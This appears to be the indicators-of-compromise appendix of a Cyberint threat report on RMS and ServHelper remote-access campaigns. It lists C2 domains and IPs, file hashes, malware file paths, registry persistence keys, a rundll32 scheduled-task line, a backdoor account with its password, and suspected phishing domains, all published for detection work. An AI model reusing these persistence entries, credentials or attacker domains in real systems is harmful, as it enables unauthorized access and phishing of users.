"ServiceDLL"="%SystemRoot%\System32\
termsrv32.dll"

C2 IP Addresses

37.252.5.139

185.68.93.84

C2 Domains

add3565office.com

checksolutions.pw

microsoftoffice365box.com

office365advance.com

offficebox.com

officemysuppbox.com

update365office.com

upgradeoffice365.com

vesecase.com

Scheduled Tasks

"ServHelper"="rundll32.exe C:\Windows\
servhelper.dll, main"

URLs

hxxp://add3565office.com/rstr

hxxps://checksolutions.pw/ghuae/huadh.php

hxxp://office365advance.com/update

hxxp://offficebox.com/host32

hxxp://officemysuppbox.com/staterepository

hxxp://update365office.com/agp

hxxp://upgradeoffice365.com/pack

hxxps://vesecase.com/support/form.php

hxxp://www.microsoftoffice365box.com/streampool

Windows User Accounts

Username: supportaccount | Password: Ghar4f5

INDICATORS OF COMPROMISE (IOC)

Notary Chamber of Ukraine Attack

SHA256	Filename(s)	Comments
96bea3e40e4336e9b0379e3bb13432373a1d5902f702cc44880732318e74f04c	ухвала.doc	Lure document
a8a526017eff682ce9d59053ad04c54986407d6471f4da0cd16e0815f8d9b6bc	Ухвала1.docx	Lure document
b5cf5fee769e4b077f91fd50b76cabb2a2bdf6d5b85df4e1a671a57566bdcb05	Ухвала2.docx	Lure document
86b83f4a20609ed67157583c336ebf2c2fee7386decbb46cf7c84ffce9be4788	system32.exe Ошибка.exe	
d2d9245a692204edf485353e23043ee7134c5114a7e231ae5d5c41461d38e800	i.cmd	1st Stage installation script
4ddd91b500edd4730234de843057f7afa742430e61f1a8c47117b2622d72bcc6	7zinstall.exe syst.dll	Self-extracting archive
1afec81881ec08abe35a356b99c9c26735ee7885e3f40b36e051c0a2943ae93a	exit.exe	
609b0a416f9b16a6df9b967dc32cd739402af31566e019a8fb8abdf3cb573e30	winserv.exe	RMS
(MD5)cf96a6e7699ea815789970bf56b12c7d	i.cmd	2nd Stage installation script
d0836a6a6e29941988de0321f2a41210303d0a03c1abec5d1cce98719c288361	settings.dat	RMS configuration file
(MD5)67f4847cfffa7c27d42b1b5673fb43dd	Error.exe	
d2d9245a692204edf485353e23043ee7134c5114a7e231ae5d5c41461d38e800	i.cmd	Installation script
b68199b66e556f82ee14217d39d63b762a10506ea7c21372b74b99a83adb26f7	syst.dll	Self-extracting archive
cddfa2261d2630e003c8a2b49c657d60cbed02c0657aa24dc8af0c61b509dcd6	exit.exe	
(MD5)2dea8b4a9a8c549f4600576537326666b	settings.dat	RMS configuration file

File System

%PROGRAMDATA%\Microtik

%PROGRAMDATA%\Microtik\exit.exe

%PROGRAMDATA%\microtik\settings.dat

%PROGRAMDATA%\Microtik\winserv.exe

%TEMP%\i.cmd

%TEMP%\7zinstall.exe

Registry

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

"Microtik"="c:\ProgramData\Microtik\winserv.exe"

[HKEY_CURRENT_USER\Software\TektonIT\]

C2 IP Addresses

109.196.164.98

104.128.230.148

C2 Domains

gogiloudg2.temp.swtest.ru

INDICATORS OF COMPROMISE (IOC)

Broader Use of RMS

The following non-exhaustive list of file IOC are threats detected in 2019 as deploying RMS.

02bfe970d773f81d93cc7bd278ea995b4339d7b01d329445959128e84b966392	224 - Глобус ТА.msi
0919f90a2514545efe99f4a26145b80e0d31c74840a840ab3cf7862f951f657b	ru.exe
0b628d5764034af71e7929e0f18628b74e8f075f9a7dcc87331ee3d44e419c18	sysdisk.exe
0fad025989842cfba325c0bfa8cee1e94d2c4ca8461ccbebdb21ff61d5287d75	Scrin 1C oplata.word.jpg.pdf.scr
15174f157c0cd19caac8caca4d3055c57279bfb93833d9c3a582d9097a0c82aa	FACID20181026009441231433.pdf.exe
16fbe1629736df6daaa395bc7b95648c64c88d5c92731f2aad56d3033cb4d374	R05062018
1ae82aa9ca4bfcb909bada0f863b66101794fc903f7b74ac3ba4b5d6273431f9	da.exe
1af7735cab7e49d972969d0363ae9f4a14941bca9a44a8d59e39a3513b0c866d	AgentIMSDataProtectV6-6.exe
1f0ec61a2909a5d70f2479891786641a5a65bb1876fdc8e585b172e87d1194eb	
225a1ea945e2ab2d29d32b26ca5894f51b3368c885b3d738698d86477c3291c7	
271705773aa9726fde18e1f71918b31ebe5886566a7da7c2905d724013ba44ff	6.9.exe
29e5e985df8b2a6f32fc18c6bd8159cf8ca05d1dbf55e117acc04decff04f0fe	host.msi
2f26d59eed1ac7ae3eaf292661f149910ff0a41b0708bae3e37a1253a0ce4acc	Microsoft Office.exe
3bd5f529403a1ff3bcbff4de8b9f1a8c624804573e981c1054e0e36f0a8cfa50	
3f67bcc9fba0ad7116c23f248bc11d554c1c3d5305e78031babafb2b2ff34562	
4513cf659a773a3a44eddc5ed1915d61a31d4adc721a8dd5e14c313f8e30576c	host6.8_unsigned.msi
47ac7b3483b7ddf28130b9d5b9e254905a6ceff2d6b82823e7ea815945e6943b	svhost.exe
54090c6616798b06c3e6aa28cfffcebab260bb191b19739c3f393e10ea3cb08a	Договор займа 17778933.exe
55cea01be9db31d461bd2af148b97b60fda984fce92d0b5580eb0a8400eeda22	
56372f8b5b80c8d632e10bcd9fcfe3fb938a793ffdd0db62232e484e9650fb04	rutserv.exe
5d4e29a20566f61f735f1ba292255f34d2e2c7aa2c870e92335dfde91cca9c70	StalkerLauncher.exe
609b0a416f9b16a6df9b967dc32cd739402af31566e019a8fb8abdf3cb573e30	winserv.exe
7abff9c8b9afca1ca7634e7e52e6408df4b8c1af0a51fb2bdad87364847a267f	ruhost2.exe
7b24f3dad3d4e9c0474ff34a98160ae52b3c9134757b834bebaeca6efa013493	rutserv.exe
7e7da6cf2c261926d030c50a9060092b99b2fe47d2aece51f843c092fa0c7e4f	
7fe0d96783f4abc9a0204a9ce7e80e989b0a33678e1370e741d3ec6617fa1408	

861d8f74dadf36019136113aac590fbd1501d2d9e20e230942f2856beae04360	217 - БРТ.msi
9138077c72187bf72604a20c261245b0fff8fb389277d2f82eacc59949ec8878	
9210117e9072e7a182bdb1e03fc0b1054f21f5287d1d32e1b23a41f3f6cae94b	sysdisk.exe
95e5185bbdb639249d6a9251e92bf6d86567180822c126365de0ad7ddee07ecf	One-Click-Remote-Admin.exe
a4dca8dee896ef0ecf96b45d997cda8f3e6806eb219acd54eb815a02d481998f	16beb5.msi host6.6_mod.msi
a73257c612eff6dce25c2667b0e16a692a5c7e45459e82357bdb53afcc77e92f	Testing my PC2019.exe
a7bf090c6c00f0ed0aaaf53aa84ef1c08a2a85a59e4f3cc7d447178f284429dd	StalkerOnline.exe
a803bd4522ec8804adf5e548b2ffc9e3afa7eee179d96945de1a5980b5616445	NTAdmin.exe rutserv.exe
b841d57bbf97cca0445878b8c938c3f6978dc52a42418c3e1db73a77c3cc3111	Yotube_plugin.exe
bbed9eb6ca2907e3a3a52b088c15c5c50c93bccc7836910edbe0973685b063c5	
c2a74672789ce044db5568f7efd9645e9eabeadebb5df7a947599a6f0f5c29db	One-click.RUT.6.9.4.0_unsig1ned.exe
c772b19a0ee481656e909430f8a933235939a9c48a7c813bccef7454d2a1516e	1C.PDF..scr
c94fa0a47554ecb45552a5e3121d9bebefa8c01384dc0781c5167c4870afa6c5	PrinterDoc.exe
c986dc49d32ba8f0a0580ee06163562d9f6c5ad1969e21aa77db1641a819eab4	Preuve%20de%20paiement.pdf.exe
cc38281522d273b5ef55471a588072b505ac8add948a2297b789599288429b3e	DOC3052359235032.pdf.scr
ced3bf40fca4a8a4d951b58b45613ccab4364076003647d80d6ee9a8779b6eec	Flooderast.exe
d3fdb4a525aaf8ba71d1afaa92271e33f609239e9bbd7995e47cb6081c924f45	sysdisk.exe
d43691f04db5f7ebbdfca15e856eb8a3886bcedd74e06a30f79c36bcc0b88930	host6.8_unsigned.msi
d4bbdb9ea536f4f5ecf6038a2d50f71f284c84ed24558f04228c1d2ee55a47b6	host.msi
da5a66dfe0bd1d2aed20d0f5ab1d69f9d0b466c9073a4e3509e18ee54fb58a1d	rut.install.exe
dca45a5dec33d4979076b731895da6a72600015e8a52db9fa63fb4339f1b02a7	rrrrrr.exe
e20858963a901235efc7bbb63462a4a63cdbbec65191f33977be3cd62741cc4e	host.msi
e300c4e9541550a95100b59b2b72a1652916b516b36b83d4a77b758e949c861c	rutserv.exe
e6ee0f599259981e954662205c6398898e72af6d78a7f959b02fe62a05874921	
ec833e37264c772de689338f22b307bc864390e62d1cd1d7a8bb6d9bd3da8883	1C.PDF.scr
ecf33d6d92b17040d558a7ad711be7e0b47fa2a09c99d9709b4a5324dca46e58	One-click.RUT.6.9.4.0_un22sig1ned.exe
ee8d00d3d68ba930271c0aea5fb3e60b339a8e6b5b0a2816124b24a403d6a165	host.msi
ef4930fc91c40c8bc955c9a38b5112ee0a7cb6008b13e48025ed458fae4ba20d	streampool

APPENDIX A: POTENTIAL C2 DOMAINS

Based on DNS Whois pivots of known C2 domains, the following domains are provided as 'potential C2 domains' based on suspicious naming conventions that are similar to, or consistent with, observed C2 domain naming themes. Pivots were based on registrant name, registrant address, registrant email address, DNS SOA, name server or hosting IP address where appropriate.

accountservice.link	boaservicalonotiservicesa.tk	serviboaalertsacess.ga
alertsofamericaservice.net	boaserviceraletst.cf	servicapplecustomers.ga
alertsofamericaservice.org	boaserviceraletst.tk	servicboas.com
alertsonlineb.info	boaservicertalak.com	servicboaservicesupoboa.ga
alertsonlineb.site	bof-1apiservicesalert.ml	servicboaservicesupoboa.ml
amazonalertsservice.com	bof-1apiservicesalert.tk	service-alert.link
amazonalertsservice.net	bof-apiservicesalert.tk	service-boaofamerica.cf
amazonsecuve.com	bofamericaservicealertscusto.tk	service-boaofamerica.ml
amazonservericaseracalerts.ml	bofasserserivcersa.ga	service-boaserive.cf
amazonservericaseracalerts.tk	chasepnlineba.com	service-boaserive.ml
amazonservicesaeqwec.com	chaseservericaserlaertsse.ml	service-pp.xyz
apleid-store.ga	chaseservericaserlaertsse.tk	servicealerts.club
apleid.ga	chasservice.com	servicealerts.net
applebankoaofamelc.ga	comcasrerserc.ga	servicealerts.online
applebankoaofamelc.ml	comcasrerserc.tk	servicealerts.site
applecsertcas.ga	comcasservicealerts.ga	servicealerts.website
appleicloudeservice.com	comcastertiser.tk	servicealertsofservi.net
appleicloudeservice.net	comcastserivei.com	servicealertsonline.site
appleicloudeservice.org	comcastserviceaatinfo.tk	servicealoneapple.com

appleidcustomersaer.com	comcstconnect.cf	servicebankofamericas.com
appleidcustomersaer.net	comcstserricer.tk	servicebankofamericaseralerts.cf
appleidservcer.com	confirmyurstclod.com	servicebankofamericaseralerts.tk
appleidservcer.net	coxservicealertscoxser.tk	serviceboa.com
appleidservcer.org	iclinstructstorge.com	serviceboa.online
appleredierect.net	iclostoreservsubs.com	serviceboaalertsbankofamericaser
applesecurityservcer.net	icloudserviceate.casa	ive.cf
applesergalertsatmcustmer.com	icloudserviceate.com	serviceboaalertssofamerica.ga
applesergalertsatmcustmer.net	icloudserviceate.net	serviceboaalertssofamerica.ml
appleseritealerts.ml	icloudserviceate.nl	serviceboaalertssofamerica.tk
appleseritealerts.tk	icloudserviceate.org	serviceboaamerica.cf
appleserverisa.link	mangersecurityhelepservice.com	serviceboaserser.com
appleservicealerts.tk	microsoftoffice365box.com	serviceerboaofamericasercila.tk
appleservicesficloude.com	mystorageappsteam.com	servicefargoserc.com
appleservicesficloude.org	ofamericasertcercenterservervices.cf	serviceofamericasecousre.ml
applesforcustmer.net	ofamericasertcercenterservervices.ga	serviceonlineidcustomer.com
applesforcustomers.com	office365advance.com	serviceralertboaserv.com
applesicloudeser.com	officemysuppbox.com	serviceralertsamazonservice.com
applesrtskila.com	officesupportbox.com	serviceralertsamazonservice.net
applseraiaase.com	onlineservicebanofamericaservice.ml	serviceralertsdecuom.com
appserrverlinkalert.com	onlineservicebanofamericaservice.tk	serviceralertsdecuom.net
appstoreservices.com	regisrtwellsfasrgoserla.tk	servicerofamericaservice.ga
appstrmorestrge.com	registriatirigonhernew.ga	servicerofamericaservice.ml
appteammores.com	registriatirigonhernew.gq	servicerofamericaservice.tk
bankfoaemrica.ml	scureamazo.com	servicesellsfargoservice.com
bankodamericaser.cf	scureamazonsec.com	servicesingnaletboa.com
bankodamericaser.ml	scureloginactiveamazo.com	servicesingnvboa.com
bankodamericaser.tk	secure-alert.email	servicewallweralerts.ml
bankofamerica-re.tk	secureamaz.com	servicewallweralerts.tk
bankofamerica-reactivte.ml	secureredirectonline.com	servicuiwells.com
bankofamericabofa.ml	secureredirectonline.net	serviscesecuusreserc.cf
bankofamericaservicese.cf	secureservicesercures.cf	servivwgofamerica.com
bankooferamerico.cf	sercvbnofamericaalertss.ml	servviceappleaccounts.net
bankooferamerico.ml	sercvbnofamericaalertss.tk	support-your-accounet.tk
banksofamericaservice.com	sercvboaof.com	upgradeclduodplans.com
banofameriservice.com	sercvboaof.net	upgradeoffice365.com
boaalertsnotifationsservc.cf	sericasboaofamericasercrboa.cf	verifed-account-896628153.com
boalserricersvierfay.cf	sericasboaofamericasercrboa.tk	wellfaservicealerts.tk
boalserricersvierfay.tk	serveicealbanofamericase.com	wellserfercfgtoserivcer.cf
boaofamerica-serviceas.cf	serveicealbanofamericase.net	wellserfromgnd.ml
boaofamerica-serviceas.tk	serveraserasalero.ml	wellsfarfoisservice.com
boaseerviceid.com	serverboaservice.cf	wellsfinfpupadet.ga
boaserivaalertsnitoa.ml	serveriaos.com	wellsfinfpupadet.ml
boaserivaalertsnitoa.tk	servericaseralertsforaccou.net	wellsservicessu.com

United Kingdom
Tel: +442035141515
25 Old Broad Street | EC2N 1HN | London | United Kingdom

USA
Tel: +1-646-568-7813
214 W 29th Street | Suite 06A-104 | New York, NY, 10001 | USA

Israel
Tel:+972-3-7286777 Fax:+972-3-7286777
17 Ha-Mefalsim St | 4951447 | Kiriat Arie Petah Tikva | Israel

Singapore
Tel: +65-3163-5760
10 Anson Road | #33-04A International Plaza 079903 | Singapore

sales@cyberint.com **www.cyberint.com**

Cyberint